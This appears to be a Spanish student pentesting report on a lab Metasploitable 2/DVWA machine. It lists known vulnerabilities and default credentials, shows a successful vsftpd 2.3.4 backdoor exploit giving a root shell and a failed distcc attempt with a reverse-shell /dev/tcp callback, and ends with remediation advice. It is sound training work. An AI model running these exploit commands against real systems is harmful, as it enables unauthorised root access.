


Gabriel Martinez

23/01/2026

Informe de explotación de pentesting de una máquina vulnerable

En esta actividad se pusieron en práctica los conocimientos adquiridos durante el curso, relacionados en este caso con explotación de vulnerabilidades web. El escenario simula un entorno realista donde se tuvo que identificar y aprovechar fallos de seguridad en una aplicación web deliberadamente vulnerable (DVWA), instalada en una máquina Metasploitable 2. El objetivo fue proporcionar una experiencia práctica en el uso de herramientas profesionales como Metasploit Framework, Nmap y sqlmap para comprometer sistemas, demostrando cómo las vulnerabilidades teóricas se traducen en accesos no autorizados en entornos controlados y éticos.



Inicio de sesión en DVWA

Vulnerabilidades encontradas:

- vsftpd 2.3.4 Backdoor (CVE-2011-2523) - Backdoor en servicio FTP que permite acceso root remoto
- UnrealIRCd Backdoor - Puerta trasera en servicio IRC que ejecuta comandos arbitrarios
- DistCC daemon vulnerable - Permite ejecución remota de código sin autenticación
- Samba usermap script - Vulnerabilidad que otorga acceso root a través de Samba

- ProFTPD 1.3.1 mod_copy - Permite copiar archivos arbitrarios al sistema
- Apache HTTP Server 2.2.8 múltiples CVE - Varias vulnerabilidades incluyendo DoS y RCE
- OpenSSH 4.7p1 múltiples CVE - Vulnerabilidades de autenticación y cifrado
- BIND 9.4.2 múltiples vulnerabilidades - Problemas en servicio DNS
- PostgreSQL 8.3.0-8.3.7 - Inyección SQL y problemas de autenticación
- MySQL 5.0.51a-3ubuntu5 - Vulnerabilidades de base de datos
- Java RMI Registry - Permite carga remota de clases maliciosas
- VNC sin autenticación - Acceso gráfico remoto sin credenciales
- Slowloris DoS (CVE-2007-6750) - Ataque de denegación de servicio en Apache
- SSL/TLS vulnerabilidades - POODLE, Logjam, Diffie-Hellman débil
- Telnet sin cifrado - Credenciales transmitidas en texto claro
- NFS sin autenticación - Sistema de archivos expuesto
- rlogin/rsh servicios activos - Protocolos inseguros obsoletos
- DVWA (Damn Vulnerable Web App) - Múltiples vulnerabilidades de diseño:
- SQL Injection
- Command Injection
- XSS (Cross-Site Scripting)
- CSRF (Cross-Site Request Forgery)

- File Upload inseguro
- Mutillidae - Otra aplicación web con vulnerabilidades similares
- phpMyAdmin expuesto - Gestor de bases de datos accesible
- Apache Tomcat 8180 - Panel de administración accesible
- TWiki instalado - Wiki con posibles vulnerabilidades
- Ingreslock en puerto 1524 - Bind shell como root sin autenticación
- Múltiples puertos abiertos innecesariamente - 23 servicios expuestos
- Servicios con versiones obsoletas - Todas las aplicaciones desactualizadas
- Credenciales por defecto - root:toor en MySQL, admin:password en DVWA

Se emplearon herramientas especializadas como Nmap para el reconocimiento de puertos y servicios vulnerables, Metasploit Framework para la explotación de backdoors críticos en vsftpd y UnreallRCd, y sqlmap para ataques de inyección SQL automatizados contra DVWA, aplicando técnicas de explotación directa, ejecución remota de comandos y extracción de datos sensibles de bases de datos comprometidas.

PRUEBA 1: EXPLOTACIÓN DE BACKDOOR EN VSFTPD 2.3.4

La explotación del backdoor en vsftpd 2.3.4 (CVE-2011-2523) resultó exitosa al utilizar el módulo exploit/unix/ftp/vsftpd_234_backdoor de Metasploit. Tras configurar el objetivo (RHOSTS: 10.0.2.7) y ejecutar el exploit, se estableció una sesión de shell con privilegios de root, confirmando la vulnerabilidad crítica que permite acceso administrativo completo sin autenticación válida. La conexión se logró mediante el trigger de la puerta trasera en el puerto 6200, demostrando la efectividad de este vector de ataque conocido desde 2011.

Este resultado valida la severidad extrema de la vulnerabilidad, donde un servicio FTP configurado de forma insegura concede control total del sistema, enfatizando la

importancia de actualizar servicios expuestos y monitorear puertos no estándar que podrían indicar compromisos.

```
(kali@kali)-[~]
$ msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS 10.0.2.7; set RPORT 21; run;"

[*] No payload configured, defaulting to cmd/unix/interact
RHOSTS => 10.0.2.7
RPORT => 21
[*] 10.0.2.7:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.7:21 - USER: 331 Please specify the password.
[+] 10.0.2.7:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.7:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:40511 -> 10.0.2.7:6200) at 2026-01-25 18:55:49 -0500

whoami
root
```

PRUEBA 2: INTENTO DE EXPLOTACIÓN EN DISTCC

El intento de explotación del servicio DistCC mediante el módulo `exploit/unix/misc/distcc_exec` no logró establecer una sesión exitosa. Aunque el escaneo indicaba el puerto 3632 abierto, la conexión resultó en timeouts o rechazos, posiblemente debido a configuraciones restrictivas, filtrado de red, o diferencias en la versión del servicio. Este resultado negativo resalta la importancia de validar múltiples vectores de ataque y considerar que no todas las vulnerabilidades detectadas son explotables en contextos específicos, requiriendo análisis adicionales o alternativas de escalada.

```
(kali@kali)-[~]
$ msfconsole -q -x "use exploit/unix/misc/distcc_exec; set RHOSTS 10.0.2.7; run"

[*] No payload configured, defaulting to cmd/unix/reverse_bash
RHOSTS => 10.0.2.7
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:3632 - stderr: bash: 24: Bad file descriptor
[*] 10.0.2.7:3632 - stderr: bash: /dev/tcp/10.0.2.15/4444: No such file or direct
[*] 10.0.2.7:3632 - stderr: bash: 24: Bad file descriptor
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) >
zsh: suspended msfconsole -q -x
```

Para remediar las vulnerabilidades explotadas, se recomienda: actualizar inmediatamente vsftpd a versión 2.3.5 o superior, deshabilitar servicios innecesarios (FTP, IRC, DistCC), implementar reglas de firewall que restrinjan acceso a puertos sensibles, eliminar credenciales por defecto, parchear Apache, OpenSSH y BIND a sus últimas versiones, y desplegar un WAF (Web Application Firewall) para proteger aplicaciones web

como DVWA. Adicionalmente, se debe establecer monitoreo continuo de logs y aplicar el principio de mínimo privilegio en todos los servicios.

Las vulnerabilidades explotadas, particularmente el backdoor en vsftpd, presentan un impacto crítico al permitir acceso root completo, comprometiendo la confidencialidad, integridad y disponibilidad del sistema. Este ejercicio evidencia cómo configuraciones desactualizadas y servicios innecesariamente expuestos crean vectores de ataque explotables incluso años después de su descubrimiento. La reflexión final subraya la importancia crítica del hardening de sistemas, la actualización continua y la necesidad de adoptar un enfoque de seguridad por capas, donde la detección temprana y la respuesta rápida son tan vitales como las medidas preventivas.